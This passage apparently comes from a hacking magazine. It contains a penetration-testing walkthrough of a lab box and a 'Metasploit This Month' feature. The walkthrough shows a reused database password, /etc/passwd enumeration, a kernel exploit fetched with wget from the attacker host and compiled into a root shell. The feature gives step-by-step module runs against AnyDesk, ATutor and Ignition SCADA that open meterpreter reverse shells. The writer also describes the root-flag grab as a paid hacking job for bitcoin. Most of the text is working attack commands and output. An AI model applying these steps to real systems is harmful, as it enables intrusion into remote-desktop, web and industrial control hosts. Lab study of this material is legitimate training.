define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

The database password is "lolyisabeautifulgirl". Now, let's view the /etc/passwd file to see users with access to bash, the linux command line.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```

bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uidd:/bin/false
loly:x:1000:1000:sun,,,:/home/loly:/bin/bash
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:109:116:MySQL Server,,,:/nonexistent:/bin/false
$ █

```

Wow, the user I want is "loly".

```

$ su loly
su: must be run from a terminal
$ python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 14: python: not found
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'spawn' is not defined
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:~/html/wordpress$ whoami
whoami
www-data
www-data@ubuntu:~/html/wordpress$ su loly
su loly
Password: lolyisabeautifulgirl

loly@ubuntu:/var/www/html/wordpress$ whomai
whomai
No command 'whomai' found, did you mean:
  Command 'whoami' from package 'coreutils' (main)
whomai: command not found
loly@ubuntu:/var/www/html/wordpress$ whoami
whoami
loly
loly@ubuntu:/var/www/html/wordpress$ █

```

After I logged as user "loly", I saw that this user doesn't have any SUDO privileges unlike in the proxy system.

```

loly@ubuntu:/var/www/html/wordpress$ sudo -l
sudo -l
[sudo] password for loly: lolyisabeautifulgirl

Sorry, user loly may not run sudo on ubuntu.

```


Now, I can try privilege escalation. Before trying any privilege escalation tools (it is very good practice in penetration testing to alter the target system as little as possible), I wanted to try out some basic enumeration that may be useful in privilege escalation.

```
loly@ubuntu:/var/www/html/wordpress$ uname -a
uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x
86_64 GNU/Linux
loly@ubuntu:/var/www/html/wordpress$
```

Searching for the kernel version of the target gave me many exploits. However we need one working linux PE exploit.

```
kali@kali:~/wpwn$ searchsploit ubuntu 4.4.0
```

Exploit Title	Path
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket	linux/dos/43234.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_P	linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC)	linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privile	linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter t	linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x	linux/local/47170.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Loc	linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Priv	linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilte	linux/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Li	linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via Use	linux/local/41760.txt

This is an exploit that works by bypassing SMEP/SMAP and giving us elevated privileges. So I download this exploit and upload it to the /tmp folder of the target system.

```
kali@kali:~/wpwn$ searchsploit -m linux/local/45010.c
Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/45010
Path: /usr/share/exploitdb/exploits/linux/local/45010.c
File Type: C source, ASCII text, with CRLF line terminators

Copied to: /home/kali/wpwn/45010.c
```

```
kali@kali:~/wpwn$ ls
45010.c  bd  cve-2019-9978.py  payload.txt  rockyou.txt  shell.php  shell.php.zip
kali@kali:~/wpwn$
```

```
loly@ubuntu:/tmp$ wget http://192.168.36.132:8000/45010.c
wget http://192.168.36.132:8000/45010.c
--2020-09-24 05:57:20-- http://192.168.36.132:8000/45010.c
Connecting to 192.168.36.132:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 13728 (13K) [text/plain]
Saving to: '45010.c'

45010.c          100%[=====>] 13.41K  --KB/s   in 0.001s

2020-09-24 05:57:20 (13.5 MB/s) - '45010.c' saved [13728/13728]

loly@ubuntu:/tmp$ ls
ls
45010.c
systemd-private-f91b53dcfe674bdd98f1d80964652c68-systemd-timesyncd.service-80wktK
VMwareDnD
vmware-root
loly@ubuntu:/tmp$
```

Luckily, this target has GCC compiler installed.

```
loly@ubuntu:/tmp$ gcc 45010.c -o peshell
gcc 45010.c -o peshell
loly@ubuntu:/tmp$ ls
ls
45010.c
peshell
systemd-private-f91b53dcfe674bdd98f1d80964652c68-systemd-timesyncd.service-80wktK
VMwareDnD
vmware-root
loly@ubuntu:/tmp$
```

So I compile the exploit code and execute it to get root privileges on the target system.

```
loly@ubuntu:/tmp$ ./peshell
./peshell
[.]
[.] t(-_ -t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_ -t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880078100300
[*] Leaking sock struct from ffff880078134b00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800744db800

[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800744db800
[*] credentials patched, launching shell...
# whoami
whoami
root
# ls
ls
45010.c
peshell
systemd-private-f91b53dcfe674bdd98f1d80964652c68-systemd-timesyncd.service-80wktK
VMwareDnD
vmware-root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt

SUNESR

Congratulations. I'm BigCityBoy
#
```

The file "root.txt" is the file that I have to download for this hacking operation I got hired. With the download of this file, my mission is completed. I submit this file for my client and receive the money that I was offered, in the form of bitcoins. Before I start a new mission, its time for a warm coffee break.

[AnyDesk RCE](#), [ATutor FileManager RCE](#), [Ignition RCE](#), [Trend Micro RCE](#) & [more](#)

METASPLOIT THIS MONTH


Welcome to the September 2020's Metasploit This Month feature. Let us see the latest exploit modules of Metasploit.

[AnyDesk GUI RCE Module Module](#)

TARGET: AnyDesk Linux version <= 5.5.2 **TYPE: Remote** **ANTI-Malware : ON**

AnyDesk is a remote desktop app built for windows, macOS, android, IOS, Linux, FreeBSD, Raspberry Pi and Chrome OS. According to the company's reports, anydesk boasts of over 2-50 million users with 12 million new users being added every month. The above mentioned versions of anydesk have a format string vulnerability which can be exploited remotely.

This was tested on AnyDesk GUI version 5.5.2 running on Ubuntu 20.04. The download information of the vulnerable software is given in our Github repository. For this exploit to work, Anydesk should be running with a window open. Let's see how this module works.



By default, anydesk runs on port 50001 as shown in the image given below.

```
kali@kali:~$ nmap -sV -A 192.168.36.147
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 05:08 EDT
Nmap scan report for 192.168.36.147
Host is up (0.0043s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
50001/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.49 seconds
kali@kali:~$
```

Load the `cve_2020_13160_anydesk` module.

```
msf5 > use exploit/linux/misc/cve_2020_13160_anydesk
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/misc/cve_2020_13160_anydesk) > show options
```

Module options (exploit/linux/misc/cve_2020_13160_anydesk):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	50001	yes	The target port (UDP)

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.36.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Anydesk 5.5.2 Ubuntu 20.04 x64

```
msf5 exploit(linux/misc/cve_2020_13160_anydesk) > █
```

Set the required options and check if the target is vulnerable or not.

```
msf5 exploit(linux/misc/cve_2020_13160_anydesk) > set rhosts 192.168.36.147
rhosts => 192.168.36.147
msf5 exploit(linux/misc/cve_2020_13160_anydesk) > set rport 50001
rport => 50001
msf5 exploit(linux/misc/cve_2020_13160_anydesk) > check
[*] 192.168.36.147:50001 - The service is running, but could not be validated. Remote hostname: ubuntu
msf5 exploit(linux/misc/cve_2020_13160_anydesk) > █
```

Then execute the module as shown below.

```
msf5 exploit(linux/misc/cve_2020_13160_anydesk) > exploit
[*] Started reverse TCP handler on 192.168.36.132:1234
[*] Discovered the remote service (hostname: ubuntu, os: linux)
[*] Sent exploit frame, waiting for the GUI to refresh to trigger the vulnerability...
[*] Discovered the remote service (hostname: ubuntu, os: linux)
[*] Sent exploit frame, waiting for the GUI to refresh to trigger the vulnerability...
[*] Sending stage (3012516 bytes) to 192.168.36.147
[*] Meterpreter session 1 opened (192.168.36.132:1234 -> 192.168.36.147:45076) at 2020-09-11 05:13:07 -0400

meterpreter >
meterpreter > sysinfo
Computer      : 192.168.36.147
OS            : Ubuntu 20.04 (Linux 5.4.0-47-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: no-user @ ubuntu (uid=0, gid=0, euid=0, egid=0)
meterpreter > █
```

This should give us a meterpreter session on the target as shown in the above image.

[ATutor Filemanager Traversal Module](#)

TARGET: ATutor versions 2.2.4, 2.2.2 & 2.2.1

TYPE: Remote

Atutor is an open source web based Learning Content Management System (LCMS). It is used by teachers and academicians for online course management and research development. The above mentioned versions of atutor have a file upload vulnerability along with a directory traversal vulnerability. This allows attackers to execute arbitrary commands on the target system.

This is an authenticated exploit module. This module works by initially authenticating by using a randomly generated token to bypass frontend javascript verification. After authentication the module generates a zip archive of the malicious payload and by exploiting the file inclusion vulnerability to drop this payload in the root directory. From here, arbitrary commands are executed.

This was tested on ATutor LCMS 2.2.4 which is the latest stable version by running it on windows. The download information of the vulnerable software is given in our Github repository. Let's see how this module works. Load the atutor_upload_traversal module.

```
msf5 > use exploit/multi/http/atutor_upload_traversal
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf5 exploit(multi/http/atutor_upload_traversal) > show options

Module options (exploit/multi/http/atutor_upload_traversal):

  Name                Current Setting  Required  Description
  ----                -
  FILE_TRAVERSAL_PATH  /ATutor/        no        Traversal path to the root server directory.
  PASSWORD             /ATutor/        yes       Password to authenticate with
  Proxies              /ATutor/        no        A proxy chain of format type:host:port [,type:host:port][ ... ]
  RHOSTS               /ATutor/        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT                /ATutor/        yes       The target port (TCP)
  SRVHOST              /ATutor/        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT              /ATutor/        yes       The local port to listen on.
  SSL                  /ATutor/        no        Negotiate SSL/TLS for outgoing connections
  SSLCert              /ATutor/        no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI            /ATutor/        yes       The base path to ATutor
  URIPATH              /ATutor/        no        The URI to use for this exploit (default is random)
  USERNAME             /ATutor/        yes       Username to authenticate with
  VHOST                /ATutor/        no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.36.132  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Set all the required options and check if the target is vulnerable or not.

```
msf5 exploit(multi/http/atutor_upload_traversal) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf5 exploit(multi/http/atutor_upload_traversal) > set username hackercoolmagz
username => hackercoolmagz
msf5 exploit(multi/http/atutor_upload_traversal) > set password abcd1234
password => abcd1234
msf5 exploit(multi/http/atutor_upload_traversal) > check

[+] Successfully authenticated as user 'hackercoolmagz'. We have admin privileges!
[*] 192.168.36.1:80 - The target appears to be vulnerable. Target is ATutor with version 2.2.4.
msf5 exploit(multi/http/atutor_upload_traversal) > █
```

Then execute the module as shown below.

```
msf5 exploit(multi/http/atutor_upload_traversal) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] Successfully authenticated as user 'hackercoolmagz'. We have admin privileges!
[+] The target appears to be vulnerable. Target is ATutor with version 2.2.4.
[+] Identified the target OS as Win32.
[*] Attempting exploitation via the `Import New Language` function.
[*] Uploaded malicious PHP file eaqxjuvyul.php.
[*] Executing payload via /eaqxjuvyul.php/rxyyeqw?=<payload> ...
[*] Command Stager progress - 73.53% done (1992/2709 bytes)
[*] Command Stager progress - 100.00% done (2709/2709 bytes)
[!] Failed to obtain a session when exploiting `Import New Language`.
[*] Attempting exploitation via the `Patcher` function.
[*] Uploaded malicious PHP file xfjgmog.php.
[*] Executing payload via /xfjgmog.php/aqwqhfyrr?=<payload> ...
[*] Command Stager progress - 73.53% done (1992/2709 bytes)
[*] Command Stager progress - 100.00% done (2709/2709 bytes)
[!] This exploit may require manual cleanup of 'eaqxjuvyul.php' on the target
[!] This exploit may require manual cleanup of 'xfjgmog.php' on the target
[*] Exploit completed, but no session was created.
```

In our first test, the exploit failed to gain a shell. We tested it again by setting the target option to "windows". (If you are testing on a Linux target, set the target option to "linux").

```
msf5 exploit(multi/http/atutor_upload_traversal) > show targets
```

Exploit targets:

Id	Name
0	Auto
1	Linux
2	Windows

```
msf5 exploit(multi/http/atutor_upload_traversal) > set target 2
target => 2
msf5 exploit(multi/http/atutor_upload_traversal) > █
```

```
msf5 exploit(multi/http/atutor_upload_traversal) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] Successfully authenticated as user 'hackercoolmagz'. We have admin privileges!
[+] The target appears to be vulnerable. Target is ATutor with version 2.2.4.
[*] Attempting exploitation via the `Import New Language` function.
[*] Uploaded malicious PHP file wdzhmupxb.php.
```

```
[*] Executing payload via /wdhzmupxb.php/imbqmanig?=<payload> ...
[*] Command Stager progress - 68.06% done (8184/12025 bytes)
[*] Command Stager progress - 84.24% done (10130/12025 bytes)
[*] Sending stage (201283 bytes) to 192.168.36.1
[*] Command Stager progress - 100.00% done (12025/12025 bytes)
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.1:53727) at 2020-09-10 07:45:45 -0400
[!] This exploit may require manual cleanup of 'wdhzmupxb.php' on the target
```

```
meterpreter >
[+] Deleted wdhzmupxb.php
sysinfo
Computer      :
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_IN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > getuid
Server username: ████████████████████████████████████████████
meterpreter > █
```

This should give us a meterpreter session on the target as shown in the above image.

[Inductive Ignition Automation RCE Module](#)

TARGET: Inductive Automation Ignition SCADA 8.0.0 to 8.0.7 **TYPE : Remote**

SCADA (Supervisory Control And Data Acquisition) is a control system comprising computer-s that is used to manage multiple servers and systems. Normally, SCADA systems are used to automate complex processes in industries like power generation, transmission and distribution, water transmission, oil and gas and traffic signals etc. Inductive Ignition SCADA is one such SCADA which provides features such as Real-Time status control, alarming, reporting, data acquisition, scripting, scheduling and Mobile support.

The above mentioned versions have a java deserialization vulnerability that can be exploited by unauthenticated attackers to achieve remote code execution on the target system. This works on both windows and Linux.

This was tested on Induction Ignition SCADA version 8.0.7 installed on Windows 10. The download information of the vulnerable software is given in our Github repository. Let's see how this module works.

```
msf5 > search ignition

Matching Modules
=====

# Name                                     Disclosure Date  Rank      Check  Desc
- ----                                     -
-----

0 exploit/multi/scada/inductive_ignition_rce 2020-06-11      excellent Yes     Inductive Automation Ignition Remote Code Execution

msf5 > █
```

Load the /inductive_ignition_rce module as shown below.

```
msf5 > use exploit/multi/scada/inductive_ignition_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(multi/scada/inductive_ignition_rce) > show options
```

Module options (exploit/multi/scada/inductive_ignition_rce):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	8088	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.36.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf5 exploit(multi/scada/inductive_ignition_rce) > █
```

Set all the required options and check if the target is vulnerable or not.

```
msf5 exploit(multi/scada/inductive_ignition_rce) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf5 exploit(multi/scada/inductive_ignition_rce) > check

[*] 192.168.36.1:8088 - Detected version 8.0.7
[*] 192.168.36.1:8088 - The target appears to be vulnerable.
msf5 exploit(multi/scada/inductive_ignition_rce) > █
```

Then execute the module as shown below.

```
msf5 exploit(multi/scada/inductive_ignition_rce) > run

[*] Started reverse TCP handler on 192.168.36.132:4444
[*] 192.168.36.1:8088 - Attacking Windows target
[*] 192.168.36.1:8088 - Detected version 8.0.7
[*] 192.168.36.1:8088 - Sending payload ...
[+] 192.168.36.1:8088 - Success, shell incoming!
[*] Sending stage (176195 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.132:4444 → 192.168.36.1:50673) at 2020-09-06 07:28:51 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

This should give us a meterpreter session with SYSTEM privileges on the target as shown in the above image.

